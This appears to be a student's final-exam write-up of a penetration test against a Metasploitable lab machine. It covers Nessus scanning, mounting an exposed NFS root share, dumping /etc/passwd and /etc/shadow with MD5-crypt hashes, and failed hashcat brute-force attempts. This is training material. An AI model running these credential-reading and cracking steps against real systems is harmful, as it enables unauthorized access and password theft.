
Final Exam

Discovering Host:

I have discovered the Metasploit system by running the Nessus for host discovery.




	Host ▾	Ports	
□	192.168.56.105	8834	✕
□	192.168.56.101	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 363...	✕
□	192.168.56.100		✕

Scan Details

Policy:	Host Discovery
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:14 PM
End:	Today at 11:17 PM
Elapsed:	3 minutes


Os identification:

Next I tried using os identification for finding the the OS.



	Host ▾	Operating System	Ports	
□	192.168.56.105	Linux Kernel 6.6.9-amd64		✕
□	192.168.56.101	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)	22, 23, 111, 137, 139, 445, 2049, 5432, 4...	✕
□	192.168.56.100			✕

In the below screenshot, we can see it uses smtp uses metasploitable and came to conclusion from that it’s a unix-based metasploitable box.



OS Identification


Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Output

```
Remote operating system : Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
Confidence level : 95
Method : HTTP

Not all fingerprints could give a match. If you think some or all of
the following could be used to identify the host's operating system,
please email them to os-signatures@nessus.org. Be sure to include a
brief description of the host itself, such as the actual operating
system or product / model names.

SSH:SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
SinFP:
   P1:B10113:F0x12:W5840:O0204ffff:M1460:
   P2:B10113:F0x12:W5792:O0204ffff0402080affffffff4445414401030306:M1460:
   P3:B10120:F0x04:W0:O0:M0
   P4:190802_7_p=139
SMTP:!:220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
SSLcert:!:i/CN:ubuntu804-base.localdomaini/O:OCOSAi/OU:Office for Complication of Otherwise Simple
Affairss/CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple
```


So, I tried running the Nessus Network scan for to find the list of vulnerabilities and the top 1 in the list is the nfs. Using the mount command I was successful to create a shortcut to the root directory with Tes local directory and was able to access all the files. As you can see the passwords file in the screenshot below is from the metasploitable.



```
┌──(kali㉿kali)-[~]
└─$ mount -t nfs 192.168.56.101:/root
mount: 192.168.56.101:/root: can't find in /etc/fs

┌──(kali㉿kali)-[~]
└─$ mount -t nfs 192.168.56.101:/usr /mnt
mount.nfs: failed to apply fstab options


┌──(kali㉿kali)-[~]
└─$ mount -t nfs 192.168.56.101:/ /mnt
mount.nfs: failed to apply fstab options


┌──(kali㉿kali)-[~]
└─$ mount -t nfs 192.168.56.101:/. /mnt
mount.nfs: failed to apply fstab options


┌──(kali㉿kali)-[~]
└─$ mkdir tes

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  out.ogv  Pic

┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 192.168.56.101:/ /tes
mount.nfs: mount point /tes does not exist

┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 192.168.56.101:/ ./tes
Created symlink /run/systemd/system/remote-fs.targ
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/pc
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
```

In the below screenshot, we can see the shadow file with password hased values and their salt’s.




```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
```

Using hashid program, I was able to find that it uses the MD5




```
$ hashid -h
usage: hashid.py [-h] [-e] [-m] [-j] [-o FILE] [--version] INPUT

Identify the different types of hashes used to encrypt data

positional arguments:
  INPUT                    input to analyze (default: STDIN)

options:
  -e, --extended           list all possible hash algorithms including salted passwords
  -m, --mode               show corresponding Hashcat mode in output
  -j, --john               show corresponding JohnTheRipper format in output
  -o FILE, --outfile FILE  write output to file
  -h, --help               show this help message and exit
  --version                show program's version number and exit

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
┌──(kali㉿kali)-[~]
└─$ hashid

Analyzing ''
[+] Unknown hash

Analyzing ''
[+] Unknown hash
$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
Analyzing '$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
```

Used one more program similar to above one to confirm the that. It’s a MD5 hash value.




```
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.

Possible Hashs:
[+] MD5(Unix)
--------------------------------------------------
 HASH: $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.

Possible Hashs:
[+] MD5(Unix)
```

Next, Using chatgpt I was able to understand what the hashed value refers first part is the hash value of the salt next followed by the hash of value of the password+ hash value. Next used, hashcat, which I presented by one of groups in the class to crack the password. But couldn't get it run as you can see in the below screenshot.




```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 500 -a 3 "$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid." -o ./text.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, L
================================================================================
* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 709/1482 MB (

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hash '$/avpfBJ1./DR9E9Lid.': Separator unmatched
No hashes loaded.

Started: Wed May  8 01:52:27 2024
Stopped: Wed May  8 01:52:27 2024
```

Found out that I need to pass the values in the files instead of passing them has values directly. But couldn't get it started due to low processor configuration of the VM. So, the processor got aborted as you can see in the below screenshot.



```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 500 -a 3 ./hash.txt -o ./text.txt -w 3 ?a?a?a?a?a?a?a?a

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 709/1482 MB (256 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory for this attack.

Started: Wed May  8 01:54:23 2024
Stopped: Wed May  8 01:54:40 2024
```

After allocating the necessary memory and processor’s restarted the vm and started the hashcat as shown below.



```
Hardware.Mon.#1..: Util: 60%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
Time.Started.....: Wed May  8 02:02:31 2024 (14 mins, 2 secs)
Time.Estimated...: Tue Jul  1 23:21:52 7298 (5274 years, 54 days)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?a?a?a?a?a?a?a?a [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    39860 H/s (139.78ms) @ Accel:512 Loops:1000 Thr:1 Vec:4
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 33506304/6634204312890625 (0.00%)
Rejected.........: 0/33506304 (0.00%)
Restore.Point....: 346112/69833729609375 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:94-95 Iteration:0-1000
Candidate.Engine.: Device Generator
Candidates.#1....:  As-tane ->  jc@1999
Hardware.Mon.#1..: Util: 70%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ ^C
```

The system got over heated after running it for more than 30mins and it got shutdown. Above is the screenshot of it I ran it for around 14mins but couldn’t get any result’s due to usage of salt in the hash.

Next Tried using ftp exploit and was able to get the access using ftp expoilt but with port 21 and tried multiple random port but failed to get access.